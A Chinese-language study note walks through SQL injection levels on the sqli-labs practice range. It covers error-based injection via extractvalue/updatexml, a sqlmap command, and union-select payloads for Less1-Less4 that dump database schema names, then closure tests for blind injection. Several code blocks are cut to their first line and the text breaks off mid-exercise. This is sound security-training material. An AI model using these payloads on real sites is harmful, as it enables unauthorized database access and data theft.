根据页面展示是一个密码重置页面,也就是说我们已经登录系统了,然后查看我们源码,是根据我们提供的账户名去数据库查看用户名和密码,如果账户名正确那么将密码改成你输入的密码。再执行这条sql语句之前会对输入的账户名进行检查,对输入的特殊字符转义。所以我们能够利用的只有更新密码的sql语句。sql语句之前都是查询,这里有一个update更新数据库里面信息。所以之前的联合注入和布尔盲注以及时间盲注都不能用了。这里我们会用到报错注入。
extractvalue报错注入
1 | # 爆版本 |
只粘贴最后一步和结果

结果

updatexml报错注入
1 | # 爆版本 |
sqlmap
1 | python sqlmap.py -r post_test\less17.txt --technique E -dbs |

后面的不说了
八、sqli-labs 靶场(BUU 题库)
Less1-Less4(联合注入)
注:出现的类型在笔记里有详细题解,不再多写回显的判断了,以下只判断注入和闭合的类型,并粘贴最后的注入语句。
Less1:
笔记写过了,不再提,只粘一下注入语句
1 | ?id=-1' union select 1,2,group_concat(schema_name) from information_schema.schemata--+ |
Less2:
转义字符判断出是数字型注入

注入语句
1 | ?id=-1 union select 1,2,group_concat(schema_name) from information_schema.schemata |
Less3:
判断出是单引号加括号闭合

注入语句
1 | ?id=-1') union select 1,2,group_concat(schema_name) from information_schema.schemata--+ |
Less4:
判断出是双引号加括号闭合

注入语句
1 | ?id=-1") union select 1,2,group_concat(schema_name) from information_schema.schemata--+ |
Less5-Less8(布尔盲注)
Less5:
首先可以看到这个题是没有明确回显的,只知道对错,不知道内容

首先先看一下闭合形式,是单引号
使用布尔盲注
具体不说了,上面写过了。
Less6:
双引号闭合,不多说了

Less7:
报错信息被改了

第一步(测试单双引号)
1 | # 报错 |

1 | # 不报错 |

第二步(对单引号继续测试)
1 | # 报错 |

第三步(测试括号)
1 | # 报错 |

第四步(继续加括号)
